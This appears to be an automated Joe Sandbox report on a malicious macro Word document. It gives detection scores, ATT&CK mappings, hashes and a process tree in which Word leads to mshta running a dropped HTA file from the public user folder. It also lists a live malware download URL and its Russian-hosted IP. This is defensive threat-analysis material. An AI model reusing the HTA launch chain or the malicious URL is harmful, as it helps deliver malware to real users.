

JOeSandbox Cloud BASIC



ID: 520837

Sample Name:

instruct_11.21.doc.vir

Cookbook:

defaultwindowsofficecookbook.jbs

Time: 20:59:09

Date: 12/11/2021

Version: 34.0.0 Boulder Opal

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Windows Analysis Report instruct_11.21.doc.vir

Overview

General Information

Sample Name:	instruct_11.21.doc.vir (renamed file extension from vir to docm)
Analysis ID:	520837
MD5:	a9490d94cf547e2.
SHA1:	a00e440eb13f84c.
SHA256:	ee103f8d64cd8fa..
Tags:	doc maldoc sansisc vba
Infos:	
Most interesting Screenshot:	


Detection

Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Multi AV Scanner detection for subm...
Antivirus detection for URL or domain
Multi AV Scanner detection for doma...
Document contains an embedded VB...
Document contains an embedded VB...
Sigma detected: Suspicious MSHTA...
Document exploit detected (process...
Machine Learning detection for samp...
Document contains no OLE stream ...
Queries the volume information (nam...
Potential document exploit detected...
Searches for the Microsoft Outlook f...
Document has an unknown applicati...

Classification



Process Tree

▪ System is w7x64
• WINWORD.EXE (PID: 668 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
• explorer.exe (PID: 2916 cmdline: c:\windows\explorer c:\users\public\powPowNext.hta MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
• explorer.exe (PID: 2840 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
• mshta.exe (PID: 2564 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\Public\powPowNext.hta" MD5: ABDFC692D9FE43E2BA8FE6CB5A8CB95A)
▪ cleanup

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:



Sigma detected: Suspicious MSHTA Process Patterns

Jbx Signature Overview

AV Detection:



Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Machine Learning detection for sample

Software Vulnerabilities:



Document exploit detected (process start blacklist hit)

System Summary:




Document contains an embedded VBA macro which may execute processes

Document contains an embedded VBA macro with suspicious strings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	F
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1	Eavesdrop on Insecure Network Communication	F
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	F
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1	Exploit SS7 to Track Device Location	C
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	E
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	System Information Discovery 1 4	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
instruct_11.21.doc.docm	49%	Virustotal		Browse
instruct_11.21.doc.docm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
shoulderelliotttd.com	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://shoulderelliotttd.com/boolk/QlaJk8C6vYqlyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shoulderelliotttd.com	194.62.42.144	true	true	10%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.62.42.144	shoulderelliotttd.com	Russian Federation		34464	ZEISS-ASRU	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	520837
Start date:	12.11.2021
Start time:	20:59:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 36s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	instruct_11.21.doc.vir (renamed file extension from vir to docm)
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	103
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	- HCA enabled - EGA enabled - HDC enabled - GSI enabled (VBA) - AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.expl.winDOCM@6/16@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	- Successful, ratio: 100% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:59:18	API Interceptor	30x Sleep call for process: explorer.exe modified
20:59:20	API Interceptor	55x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.62.42.144	particulars 11.010.2021.doc	Get hash	malicious	Browse	shouldere lliotttd.co m/boolk/Ql aJk8C6vYqI yEwbdypBHv 3yJR/wrWWN CD/77427/b ebys8?cid= Bm9cAP&wP8 zhkK=aNLC3 bJChZM5Gau IB&=S0MRS7 2jqtkORxKA 3iUkjds
	particulars 11.010.2021.doc	Get hash	malicious	Browse	shouldere lliotttd.co m/boolk/Ql aJk8C6vYqI yEwbdypBHv 3yJR/wrWWN CD/77427/b ebys8?cid= Bm9cAP&wP8 zhkK=aNLC3 bJChZM5Gau IB&=S0MRS7 2jqtkORxKA 3iUkjds
	jk2BhrWvzs.docm	Get hash	malicious	Browse	shouldere lliotttd.co m/boolk/Ql aJk8C6vYqI yEwbdypBHv 3yJR/wrWWN CD/77427/b ebys8?cid= Bm9cAP&wP8 zhkK=aNLC3 bJChZM5Gau IB&=S0MRS7 2jqtkORxKA 3iUkjds
	jk2BhrWvzs.docm	Get hash	malicious	Browse	shouldere lliotttd.co m/boolk/Ql aJk8C6vYqI yEwbdypBHv 3yJR/wrWWN CD/77427/b ebys8?cid= Bm9cAP&wP8 zhkK=aNLC3 bJChZM5Gau IB&=S0MRS7 2jqtkORxKA 3iUkjds

Domains

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\error[1]	
Category:	dropped
Size (bytes):	1706
Entropy (8bit):	5.274543201400288
Encrypted:	false
SSDEEP:	48:NIAbzyYh8rRLkRVNaktqavP61GJZoF+SMY:xWqxztqaHO
MD5:	B9BEC45642FF7A2588DC6CB4131EA833
SHA1:	4D150A53276C9B72457AE35320187A3C45F2F021
SHA-256:	B0ABE318200DCDE42E2125DF1F0239AE1EFA648C742DBF9A5B0D3397B903C21D
SHA-512:	C119F5625F1FC2BCDB20EE87E51FC73B31F130094947AC728636451C46DCED7B30954A059B24FEF99E1DB434581FD9E830ABCEB30D013404AAC4A7BB1186ADA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	...window.onerror = HandleError..function HandleError(message, url, line)..{..var str = L_Dialog_ErrorMessage + "\n\n"..+ L_ErrorNumber_Text + line + "\n"..+ message;...al ert (str);..window.close());..return true;...}.function loadBdy(){..var objOptions = window.dialogArguments;...btnNo.onclick = new Function("btnOKClick()");...btnNo.onkeyd own = new Function("SwitchFocus()");...btnYes.onclick = new Function("btnYesClick()");...btnYes.onkeydown = new Function("SwitchFocus()");...document.onkeypress = new Function("docKeyPress()");...spnLine.innerText = objOptions.getAttribute("errorLine");...spnCharacter.innerText = objOptions.getAttribute("errorCharacter");...spnError.i nnerText = objOptions.getAttribute("errorMessage");...spnCode.innerText = objOptions.getAttribute("errorCode");...txaURL.innerText = objOptions.getAttribute("errorUrl");...if (objOptions.errorDebug)..{..divDebug.innerText = L_ContinueScript_Message;...}.btnYes.focus();...}.function SwitchFocus(){..var HTML_KEY_ARROWLEFT = 37;..

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\error[1]	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFIZ/kxjqD9zqp36wxVJddFAdd5Ydddpdyddv+dd865FhleXckVDuca:C0pv+GkduSDI6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<<HEAD>..<<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<<TITLE id=dialogTitle>..Script Error..<</TITLE>..<<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";...var L_ErrorNumber_Text = "Error: ";...var L_ContinueScript_Message = "Do you want to debug the current page?";...var L_AffirmativeKeyCodeLowerCase_Number = 121;...var L_AffirmativeKeyCodeUpperCase_Number = 89;...var L_NegativeKeyCodeLowerCase_Number = 110;...var L_NegativeKeyCodeUpperCase_Number = 78;..<</SCRIPT>..<<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..<</HEAD>..<<BODY ID=bdy onLo ad="loadBdy()" style="font-family: 'ms sans serif'..font-size: 8pt; background: threeDFace; color: windowText; topmargin=0>..<<CENTER id=ctrErrorMessage>.. <table id="tbl1<br/">cellPadding=3 cellspacing=3 border=0..style="background: buttonface</table>

C:\Users\user1\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\IC6D3C2DB.gif	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	GIF image data, version 89a, 774 x 198
Category:	dropped
Size (bytes):	14327
Entropy (8bit):	7.959467120915826
Encrypted:	false
SSDEEP:	384:3j0EEYpcVhE1ltmTV/YZO4NSCWl822TnU:w02VWwZdw9822zv
MD5:	76DA3E2154587DD3D69A81FCDB0C7364
SHA1:	0F23E27B3A456B22A11D3FBC3132397B0DDC9357
SHA-256:	F9299AB3483A8F729B2ACA2111B46E9952D4491AC66124FEC22C1C789EBC3139
